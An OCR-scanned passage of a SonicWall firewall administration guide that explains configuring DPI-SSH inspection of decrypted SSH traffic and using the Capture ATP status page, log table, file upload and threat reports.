
DPI-SSH

- Configuring DPI-SSH

99

Configuring DPI-SSH

DPI-SSH > Configure



DPI-SSH provides deep packet inspection of encrypted information.

NOTE: Gateway Anti-Spyware service doesn't work for DPI-SSH because TCP streams for Anti-Spyware are not supported. If the checkbox is checked the system takes no action.

Topics:

About DPI-SSH

Deep Packet Inspection (DPI) technology allows a packet filtering-firewall to classify passing traffic based on signatures of the Layer 3 and Layer 4 contents of the packet. DPI also provides information that describes the contents of the packet's payload (the Layer 7 application data). DPI is an existing SonicOS feature that examines the data and the header of a packet as it passes through the SonicWall firewall, searching for protocol non-compliance, viruses, spam, intrusions, or defined criteria to decide whether the packet may pass or if it needs to be routed to a different destination for action or other tracking.

SSH (Secure Shell) is a cryptographic network protocol for secure data communication, remote command-line login, remote command execution, and other secure network services between two networked computers. SSH connects, via a secure channel over an insecure network—a server and a client running SSH server and SSH client programs, respectively. The protocol distinguishes between two different versions, referred to as SSH-1 and SSH-2. SonicWall only supports SSH-2; SSH-1 sessions are not intercepted and inspected.

NOTE: SSH clients with different version numbers cannot be used at the same time.f

To effectively inspect an encrypted message, such as SSH, the payload must be decrypted first. DPI-SSH works as a man-in-the-middle (MITM) or a packet proxy. Any preset end-to-end communication is broken, and pre-shared keys cannot be used.

DPI-SSH divides the one SSH tunnel into two tunnels as it decrypts the packets coming from both tunnels and performs the inspection. If the packet passes the DPI check, DPI-SSH sends the re-encrypted packet to the tunnels. If the packet fails the check, it's routed to another destination, based on the policies, or submitted for collecting statistical information, and DPI-SSH resets the connection.

Supported Clients/Servers and Connections

SSH is not a shell, but a secure channel that provides different services over this channel (tunnel), including shell, file transfer, or X11 forwarding.

DPI-SSH supports both route mode and Wire Mode. For Wire Mode, DPI-SSH is only supported in the secure (active DPI of inline traffic) mode. For route mode, there is no limitation.

SSH supports different client and server implementations, as listed in the Supported clients/servers table.

Supported clients/servers

DPI-SSH Client Supported	DPI-SSH Servers Supported
SSH client for Cygwin	SSH server on Fedorz
Putty	SSH server on Ubuntu
secureCRT	
SSH on Ubuntu	
SSH n centos	
SFTP client on Cygwin	
SCP on Cygwin	
Winscp	

DPI-SSH supports up to 250 connections.

Supported Key Exchange Algorithms

DPI-SSH supports these key exchange algorithms:

- Diffie-Hellman-group1-sha1
- Diffie-Hellman-group14-sha1
- ecdh-sha2-nistp256

DPI-SSH supports DSA keys on the client side and RSA keys on the server side.

Caveats

If there is already an SSH server key stored in the local machine, it must be deleted. For example, if you already SSH to a server, and the server DSS key is saved, the SSH session fails if the DSS key is not deleted from the local file.


The `ssh-keygen` utility cannot be used to bypass the password.

Putty uses GSSAPI. This option is for SSH2 only, which provides stronger encrypted authentication. It stores a local token or secret in the local client and server for the first time communication. It exchanges messages and operations before DPI-SSH starts, however, so DPI-SSH has no knowledge about what was exchanged before, including he GSSAPI token. DPI-SSH fails with the GSSAPI option enabled.

On the client side, either the SSH 2.x or 1.x client can be used if DPI-SSH is enabled. Clients with different version numbers, however, cannot be used at the same time.

Gateway Anti-Spyware and Application Firewall inspections are not supported even if these options are selected in the **DPI-SSH > Configure** page.

Activating Your DPI-SSH License



DPI-SSH is fully licensed by default, but you need to activate your license. When you first select **DPI-SSH > Configure**, you receive the message: `Upgrade Required`.

If the upgrade isn't required, skip to Configuring DPI-SSH.

To activate your license:

1 Click on the link to **Activate your SonicWall DPH SSH License**. The **Licenses > License Management** page displays.

2 Log into MySonicWall using your credentials. The **License > License Management** page displays all services and indicates which ones are licensed.

3 Find **Deep Packet Inspection for SSH (DPI-SSH)**.

4 Click **Enable**.

5 Select **Continue**. The status for **Deep Packet Inspection for SSH (DPI-SSH)** now shows **Licensed**.

Configuring DPI-SSH

Topics:

Configuring Client DPI-SSH Inspection

You configure Client DPI-SSH inspection in the **General Settings** section of **DPI-SSH > Configure**.

To enable Client DPI-SSH inspection:

1. In the **General Settings** section, select the **Enable SSH Inspection** checkbox. This option is not selected by default.
2. Select one or more types of service inspections; none are selected by default:
   - **Intrusion Prevention**
   - **Gateway Anti-Virus**
   - **Gateway Anti-Spyware**

     NOTE: Gateway Anti-Spyware service doesn't work for DPI-SSH because TCP streams for Anti-Spyware are not supported. If the checkbox is checked the system takes no action.

   - **Application Firewall**
3. Click **Accept**.

Customizing Client DPI-SSH Inspection

By default, when DPI-SSH is enabled, it applies to all traffic on the firewall. You can customize to which traffic DPI-SSH inspection applies in the **Inclusion/Exclusion** section.

To customize DPI-SSH client inspection:

1. Go to the **Inclusion/Exclusion** section of the **DPI-SSH > Configuration** page.
2. From the **Address Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSH inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.
3. From the **Service Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSH inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.
4. From the **User Object/Group Exclude** and **Include** drop-down menus, select an address object or group to exclude or include from DPI-SSH inspection. By default, **Exclude** is set to **None** and **Include** is set to **All**.
5. Click **Accept**.

Part 13

Capture ATP

100

Viewing Capture ATP Status


Capture ATP > Status

IMPORTANT: Capture Advanced Threat Protection (ATP) is an add-on security service to the firewall, similar to Gateway Anti-Virus (GAV), that helps a firewall identify whether a file is malicious.

Capture ATP is supported on all SuperMassive, NSA, and TZ600 and TZ500/TZ500W appliances running SonicOS 6.2.6 or higher.

Before you can enable Capture ATP you must first get a license, and you must enable the Gateway Anti-Virus (GAV) and Cloud Anti-Virus Database services. After Capture ATP is licensed, you can view Capture ATP status in your MySonicWall account as well as configure and receive alerts and notifications.

For further information about Capture ATP, licensing it, and using your MySonicWall account to configure and receive alerts and notifications, see the *SonicOS 6.2.6 Capture Advanced Threat Protection Feature Guide*.




The **Capture ATP > Status** page displays a graph and a log table that provide information for each file that has been scanned. Files can be uploaded to Capture ATP for scanning from this page by clicking the **Upload a file** button.

Topics:

- About the Chart on page 1170
- About the Log Table on page 1171

- Uploading a File for Analysis on page 1173
- Viewing Threat Reports on page 1175

About the Chart




The chart shows the number of files scanned for each day. The X axis represents time and shows only the last 30 days, with a bar for each day. The Y axis represents the number of files scanned.


The percentage of malicious files found is represented by the color of each bar in the chart. The legend shows the percentage of files that each color represents, from zero (light grey) indicating that no malicious files were found to bright red indicating that 100% of files were found to be malicious.

The number of files scanned is shown below the chart.

When you mouse over a bar, a popup message shows the actual numbers of files scanned and malicious files found on that day.



About the Log Table



Viewing 1,859 files scanned.

No filters applied. Add Filter...

Status	Date	Filename	Submitted by	Src	Dest
clean	Jul 25 - 5:56pm	FileZilla_Server-0_9_57.exe	(uploaded)	127.0.0.1	127.0.0.1
clean	Jul 24 - 10:08pm	s.jar	18B16902C6AC	10.217.58.100:80	192.168.168.9:3613
clean	Jul 24 - 10:01pm	stj.zip	18B16902C6AC	10.217.58.100:80	192.168.168.9:2933
clean	Jul 23 - 11:19am	vsjitdebugger.exe	18B16902C6AC	10.217.58.100:80	192.168.168.9:48726
clean	Jul 23 - 11:19am	vssadmin.exe	18B16902C6AC	10.217.58.100:80	192.168.168.9:48727
clean	Jul 23 - 11:19am	w32tm.exe	18B16902C6AC	10.217.58.100:80	192.168.168.9:48728
clean	Jul 23 - 11:19am	waitfor.exe	18B16902C6AC	10.217.58.100:80	192.168.168.9:48729
clean	Jul 23 - 11:19am	wecutil.exe	18B16902C6AC	10.217.58.100:80	192.168.168.9:48730
clean	Jul 23 - 11:19am	wermgr.exe	18B16902C6AC	10.217.58.100:80	192.168.168.9:48731
MALICIOUS	**Jul 23 - 11:19am**	**test2.zip**	**18B16902C6AC**	**10.217.58.100:80**	**192.168.168.9:48716**
clean	Jul 23 - 11:19am	test3.zip	18B16902C6AC	10.217.58.100:80	192.168.168.9:48717

Status	Status of the scan: • **Scan pending** – The scan is in progress. • **Clean** – The scan has completed, but no judgment is confirmed yet. • **Scan failed** – The scan failed. • **MALICIOUS** icon – The scan has completed, and the judgment is malicious.
Date	Date the file was scanned.
Filename	Name of the file.
Submitted by	Serial number of the firewall that submitted the file to Capture ATP.
Src	IP address where the file originated.
Dest	IP address where the file was sent.

Below the graph, the log table shows information for each file that has been scanned. The log table allows you to scroll through the list of scanned files. If a scan fails, that row is dimmed. If a malicious file is found, that row is bolded and a red **Malicious** icon displays. Clicking on any row opens the threat report.

The heading for this page is dynamic and can appear in one of two states, depending on whether filters are applied:

- When no filters are applied - **Viewing *n* files scanned**.
- When filters are applied - **Viewing *n* files of *y* total scanned**.

The rows of the **Date** column can be sorted in ascending or descending order. The heading of the column used for sorting is black instead of grey. The selected sort order is persistent as filters are added or removed.

Topics:


- Filtering the Display with a Filter Tag on page 1172
- Filtering the Display for One Instance on page 1173

Filtering the Display with a Filter Tag


IMPORTANT: The graph, log table, and filters are bound, and any interactions on one affects the others.

To customize what is displayed in the log table:

1 Click the **Add filter** link.



A popup dialog displays.




2 Select the criteria you want from the drop-down menus:

   a From the first drop-down menu, select the column name, such as **Status** (default).

   b From the second drop-down menu, select the operator: **is** (default) or **is not**.

   c From the third drop-down menu, select the appropriate criteria for the selected column. What is displayed depends on what you selected from the first drop-down menu.

3 Click **Add**. A filter tag is displayed and the table results are updated immediately.




4 To add more filters, repeat steps Step 1 through Step 3. Only one type of filter can be applied to the log table at a time.

To delete a filter, click the **X** in the filter tag.

Filtering the Display for One Instance

To filter for one instance:

1 Click on a single bar in the chart to set the filter for the log table to show the details of that bar (date) only.




Uploading a File for Analysis

You can manually upload files to be scanned by using the **Upload a file** button.

To upload a file for scanning:

1 Navigate to **Capture ATP > Status**.


2 Click **Upload a file**. The **Upload a file to be scanned** dialog displays.




3 Click the **Browse** button. The Open file dialog displays.

4 Select a file and click **Open**.

5 Click **Upload**. A **Success** dialog displays.




NOTE: If the upload fails, an error message is displayed, such as:



6 Click **OK**. The chart and log table are updated immediately. You can click on any file in the log table on the Status page and see the results from the detailed analysis of that file.

Viewing Threat Reports

When you click on any row in the log table on the **Capture ATP > Status** page, the **Capture ATP threat** report appears in a new browser window. The report format varies depending on whether a full analysis was performed or the judgment was based on preprocessing.



Topics:


Launching the Threat Report from the Log Table

You can launch a threat report by clicking on any row in the log table on the **Capture ATP > Status** page. Mousing over a row highlights it, and you can click anywhere in the row to launch the threat report in a new browser window.

NOTE: No threat report is launched for archives that do not contain any supported file types.

Viewing the Threat Report Header

The report header is very similar among the various threat reports. This section describes the header components and variations.



The banner has two parts:

- An upper banner that is colored:
  - Red for a malicious file.
  - Blue for a clean file.

  The top entry displays the date and time that the file was submitted to Capture ATP for analysis. The bottom entry displays the IP address that downloaded the file.
- A lower banner that contains connection information:
  - On the left is the IP address (IPv4) and port number of the connection source. This is the address from which the file was sent.
  - In the middle is the firewall identified by its serial number or friendly name.
  - On the right is the IP address (IPv4) and port number of the connection destination. This is the address to which the file is being sent.

Viewing the Threat Report Footer

The report footer is very similar among the various threat reports.

The File Identifiers are displayed at the left side of the footer, one per line:

- MD5
- SHA1
- SHA258

This information is displayed on the right side of the footer:

Serial Number	Serial number of the firewall that sent the file. This is not displayed if the file was manually uploaded.
Capture ATP Version	Software version number of the Capture ATP service running in the cloud.
Report Generated	Timestamp, in UTC format, of when the report was generated.

Viewing Static File Information

